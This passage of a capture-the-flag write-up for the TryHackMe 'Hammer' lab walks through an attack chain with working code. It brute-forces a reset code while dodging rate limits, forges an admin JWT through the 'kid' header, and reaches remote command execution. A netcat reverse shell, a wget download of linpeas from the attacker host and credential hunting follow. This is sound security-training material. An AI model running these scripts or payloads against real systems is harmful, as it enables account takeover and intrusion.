            phpsessid = get_phpseid()
            if not phpsessid:
                print(f"Failed to retrieve PHPSESSID at attempt {i}.
Retrying...")
                continue

        response_text = submit_recovery_code(phpsessid, recovery_code)
        word_count = len(response_text.split())

        if word_count != 148:
            print(f"Success! Recovery Code: {recovery_code}")
            print(f"PHPSESSID: {phpsessid}")
            print(f"Response Text: {response_text}")
            break

if __name__ == "__main__":
    main()

```

{% endcode %}

After we have run the script, we receive the valid recovery code, the **PHPSESSID** and the response body.

```

(0xb0b@kali) [~/Documents/tryhackme/hammer]
$ python3 brute.py
Success! Recovery Code: 1001
PHPSESSID: 2vgiuhvelri13pkvb09hm95fhp
Response Text:
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Reset Password</title>
  <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
  <script src="/hmr_js/jquery-3.6.0.min.js"></script>
  <script>
    let countdownv = 180;
    function startCountdown() {

      let timerElement = document.getElementById("countdown");
      const hiddenField = document.getElementById("s");
      let interval = setInterval(function() {
        countdownv--;
        hiddenField.value = countdownv;
        if (countdownv ≤ 0) {
          clearInterval(interval);
          //alert("hello");
          window.location.href = 'logout.php';
        }
        timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
      }, 1000);
    }
  </script>
</head>
<body>
<div class="container mt-5">
  <div class="row justify-content-center">
    <div class="col-md-4">

      <h3 class="text-center">Reset Your Password</h3>
      <form method="POST" action="">
        <div class="mb-3">
          <label for="new_password" class="form-label">New Password</label>
          <input type="password" class="form-control" id="new_password" name="new_password" required>
        </div>
        <div class="mb-3">
          <label for="confirm_password" class="form-label">Confirm New Password</label>
          <input type="password" class="form-control" id="confirm_password" name="confirm_password" required>
        </div>
        <button type="submit" class="btn btn-primary w-100">Reset Password</button> <p></p>
        <button type="button" class="btn btn-primary w-100" style="background-color: red; border-color: red;" onclick="window.location.href='logout.php';">Cancel</button>
      </form>
    </div>
  </div>
</div>
</body>
</html>

```


## Reset The Password

All we have to do now is set the PHPSESSID in the browser and reload the page.


The screenshot shows a web browser at the URL `hammer.thm:1337/reset_password.php`. The page displays a "Reset Password" form with an "Email" input field containing `tester@hammer.thm` and a blue "Submit" button. Below the browser window, the Chrome DevTools console is open, showing the "Storage" tab. A table of cookies is visible, with the following data:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	2vgiuhvelri13pkvb09hm95fhp	hammer.thm	/	Session	35	false	false	None	Sun, 01 Sep 2024 12:23:40 GMT


After we have reloaded the page, we can reset the password for the user `tester@hammer.thm`.




We choose a new password.



We then log in with the new credentials ...



... and are forwarded to the dashboard. We see that we have the role `user`, can enter commands and are greeted with the first flag. After a short time, we are logged out.



RCE

First we look at what lets us log out, in the source we see a script that checks the cookies after an interval and if the condition is not met, we are logged out. If `persistentSession` is not set to True, we will be logged out. Using the OWASP ZAP tool, we can set this value permanently, but we can also continue our investigation using Burp Suite without being logged out.

```

1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Dashboard</title>
8   <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
9   <script src="/hmr_js/jquery-3.6.0.min.js"></script>
10  <style>
11    body {
12      background: url('/hmr_images/hammer.webp') no-repeat center center fixed;
13      background-size: cover;
14    }
15    .container {
16      position: relative;
17      z-index: 10; /* Make sure the content is above the background */
18      background-color: rgba(255, 255, 255, 0.8); /* Slight white background for readability */
19      padding: 20px;
20      border-radius: 10px;
21    }
22  </style>
23
24  <script>
25
26    function getCookie(name) {
27      const value = `; ${document.cookie}`;
28      const parts = value.split('; ' + name + '=');
29      if (parts.length === 2) return parts.pop().split(';').shift();
30    }
31
32    function checkTrailUserCookie() {
33      const trailUser = getCookie('persistentSession');
34      if (!trailUser) {
35        window.location.href = 'logout.php';
36      }
37    }
38
39    setInterval(checkTrailUserCookie, 1000);
40  </script>

```

Furthermore, there is a script that listens for a click event on the `#submitCommand` button and retrieves a command input by the user. It then sends an AJAX POST request to `execute_command.php`, including the command and a JWT token in the request headers for authorization. Upon receiving a response, it displays the result or an error message in the `#commandOutput` element. This script is responsible for the command transmission.


```

64 <script>
65 $(document).ready(function() {
66   $('#submitCommand').click(function() {
67     var command = $('#command').val();
68     var jwtToken = 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6IjI1a2V5Lm1leS39_eyJpc3MiOiJkbW01bWVlLnRobSIsImF1dG8iOiJwIiwiaWF0IjoxNzI1MTRkZTI2LjEhHA10E3MjUxOTc0MjYsImRhGE10nsidXN';
69     // Make an AJAX call to the server to execute the command
70     $.ajax({
71       url: 'execute_command.php',
72       method: 'POST',
73       data: JSON.stringify({ command: command }),
74       contentType: 'application/json',
75       headers: {
76         'Authorization': 'Bearer ' + jwtToken
77       },
78       success: function(response) {
79         $('#commandOutput').text(response.output || response.error);
80       },
81       error: function() {
82         $('#commandOutput').text('Error executing command.');

```


## Analysis Command Execution

We intercept the request to transfer the command using Burp Suite. We see the token in the header and in the cookie. Furthermore, we are not allowed to execute the ID command. We use FFuF with a word list to check which commands can be used.



Key File

It seems that we can only execute the `ls` command. Besides the pages and directories we already know there is a `.key` file present. We remember that our user role was displayed in the dashboard. It is possible that other roles can execute more.




JWT Token Creation

We analyze the JWT token using `jwt.io` and can make out the structure, in the header a `kid` is set, that points to a key file located at `/var/www/mykey.key`. Furthermore the token contains the role `user`. Maybe with another role like `admin` we would be able to execute arbitrary commands.

The screenshot shows the jwt.io website interface. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Human Resources. Below the navigation bar is a pink banner with the text "Learn about the upcoming changes to jwt.io and share your feedback". The main content area has a dark background with a "JWTT" logo and a "Debugger" tab. A dropdown menu for "Algorithm" is set to "HS256". The "Encoded" section shows a long string of base64-encoded characters. The "Decoded" section shows the decoded payload and header. The header is {"typ": "JWT", "alg": "HS256", "kid": "/var/www/mykey.key"}. The payload is {"iss": "http://hammer.thm", "aud": "http://hammer.thm", "iat": 1725193591, "exp": 1725197191, "data": {"user\_id": 1, "email": "tester@hammer.thm", "role": "user"}}. The "VERIFY SIGNATURE" section shows the HMACSHA256 algorithm and the secret key "your-256-bit-secret".

We recall the listing of our `ls` command, here we had a key file. The key file contains a hash value. Possibly the secret for signing a JWT token. So we can probably craft our own token, since we have access to the secret and can guess the location of the token for the kid.



Let's create an admin token with a structure like this:

{% hint style="info" %} The first token we create is for the role user we already know, to confirm that our self-created token works. However, this is not shown below. {% endhint %}

```
{
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key",
  "typ": "JWT"
}
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1725193591,
  "exp": 1725199591,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

```

}
HMACSHA256(
    base64Ur lEncode(header) + "." +
    base64Ur lEncode(payload),

)

```

We use a python script to create a token with admin role, we enter content line 4 and path of the secret line 10. We also set the expiry date a little higher for us.

```
{% code title="craft_token.py" overflow="wrap" lineNumbers="true" %}
```

```

import jwt

# The secret key from /var/www/mykey.key
secret_key = "REDACTED"

# JWT header including 'kid'
header = {
    "typ": "JWT",
    "alg": "HS256",
    "kid": "/var/www/html/REDACTED.key"
}

# Payload with the 'admin' role
payload = {
    "iss": "http://hammer.thm",
    "aud": "http://hammer.thm",
    "iat": 1725193591,
    "exp": 1725199591,
    "data": {
        "user_id": 1,
        "email": "tester@hammer.thm",
        "role": "admin"
    }
}

# Encode the JWT with the specific header
token = jwt.encode(payload, secret_key, algorithm="HS256", headers=header)

# Print the generated token
print(token)

```

```
{% endcode %}
```

Running the script, we get a token, signed with the secret, located in the web root folder.

```
{% hint style="info" %}
```

It is possible that the brute force takes longer than the 180 seconds that the token lasts. Therefore, the script may not necessarily find the valid token during its execution. Another attempt must then be made. 

```
{% endhint %}
```



Using `jwt.io`, we are able to confirm its new content.

## Arbitrary Remote Code Execution

Request

PrettyRawHex

```
1 POST /execute_command.php HTTP/1.1
2 Host: hammer.thm:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IWFwMTg4YWRlMSSrZXkiLCJ0eXAiOiJKV1QiQC.eyJpc3MiOiJodHw0Ij8vaGfcbWVyLnRobSIsmFIZCI6ImhodHAGLy9oYWltZXRudGhtIiwiaWF0IjoxNzE1MTkzNTkxLzQleHAiOjE3MjUxOTk1OTEsImRhdiGEiOnsidXNlcC9pZC9EMSdzZWlwawwiOiJOZKNOZjAaGfcbWVyLnRobSIsmjBvGUUiOiJhZGlibi9fQ.Pdzo6BIwd-6HF487eNOSgZzXNg7FR2glBy--3ynhxJ4
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 16
11 Origin: http://hammer.thm:1337
12 Connection: close
13 Referer: http://hammer.thm:1337/dashboard.php
14 Cookie: PHPSESSID=gqok24Scj4o6fen1h63nv7Tgbh; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IWFwMTg4YWRlMSSrZXkiLCJ0eXAiOiJKV1QiQC.eyJpc3MiOiJodHw0Ij8vaGfcbWVyLnRobSIsmFIZCI6ImhodHAGLy9oYWltZXRudGhtIiwiaWF0IjoxNzE1MTkzNTkxLzQleHAiOjE3MjUxOTk1OTEsImRhdiGEiOnsidXNlcC9pZC9EMSdzZWlwawwiOiJOZKNOZjAaGfcbWVyLnRobSIsmjBvGUUiOiJhZGlibi9fQ.Pdzo6BIwd-6HF487eNOSgZzXNg7FR2glBy--3ynhxJ4; persistentSession=no

15 {
16   "command": "id"
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Sun, 01 Sep 2024 12:34:06 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 68
8 Connection: close
9 Content-Type: application/json
10
11 {
12   "output": "uid=33(www-data) gid=33(www-data) groups=33(www-data)\n"
```

As `www-data` we are able to retrieve the second flag at `/home/ubuntu.flag.txt`.

## Summary

The password reset mechanism was vulnerable to brute-force attacks, as it allowed multiple attempts to guess the 4-digit reset code within a time limit, bypassing its rate limit by retrieving a new session every 7th request. By automating the brute-force process and circumventing rate limits, we successfully reset the user's password. After logging in, we got the first flag and analyzed and manipulated the JWT token to escalate our privileges to `admin`, enabling arbitrary command execution as `www-data` and retrieving the second flag at `/home/ubuntu.flag.txt`.

As a little bonus, we take a look around on the system after receiving the RCE. We set up a listener and get a reverse shell using busybox.

Next, we upgrade our shell and run `linpeas.sh`.

```

(0xb0b@kali)~/Documents/tryhackme/hammer
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.149.95] 59178
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-149-95:/var/www/html$ ^Z
zsh: suspended nc -lnvp 4445

(0xb0b@kali)~/Documents/tryhackme/hammer
$ stty raw -echo 66 fg
[1] + continued nc -lnvp 4445

www-data@ip-10-10-149-95:/var/www/html$ cd /tmp/
www-data@ip-10-10-149-95:/tmp$ wget http://10.8.211.1/linpeas.sh
--2024-09-01 12:46:49-- http://10.8.211.1/linpeas.sh
Connecting to 10.8.211.1:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 816.59K  1.21MB/s   in 0.7s

2024-09-01 12:46:50 (1.21 MB/s) - 'linpeas.sh' saved [836190/836190]

www-data@ip-10-10-149-95:/tmp$ chmod +x linpeas.sh
www-data@ip-10-10-149-95:/tmp$ ./linpeas.sh

```

We are able to find some database credentials ...

```

Searching passwords in config PHP files
$dbpass='';
$dbuser='phpmyadmin';
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;

```

... and take a small peek.

```

www-data@ip-10-10-149-95:/tmp$ mysql -h 127.0.0.1 -u phpmyadmin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.39-0ubuntu0.20.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| phpmyadmin |
+-----+
3 rows in set (0.00 sec)

mysql>

```

Furthermore, we are able to retrieve the secret used by the application to sign the JWT token.

```

www-data@ip-10-10-149-95:/tmp$ cat /var/www/mykey.key
www-data@ip-10-10-149-95:/tmp$

```

Unfortunately, a successful execution of the following exploit did not work.

```
{% embed url="https://github.com/Notselwyn/CVE-2024-1086" %}
```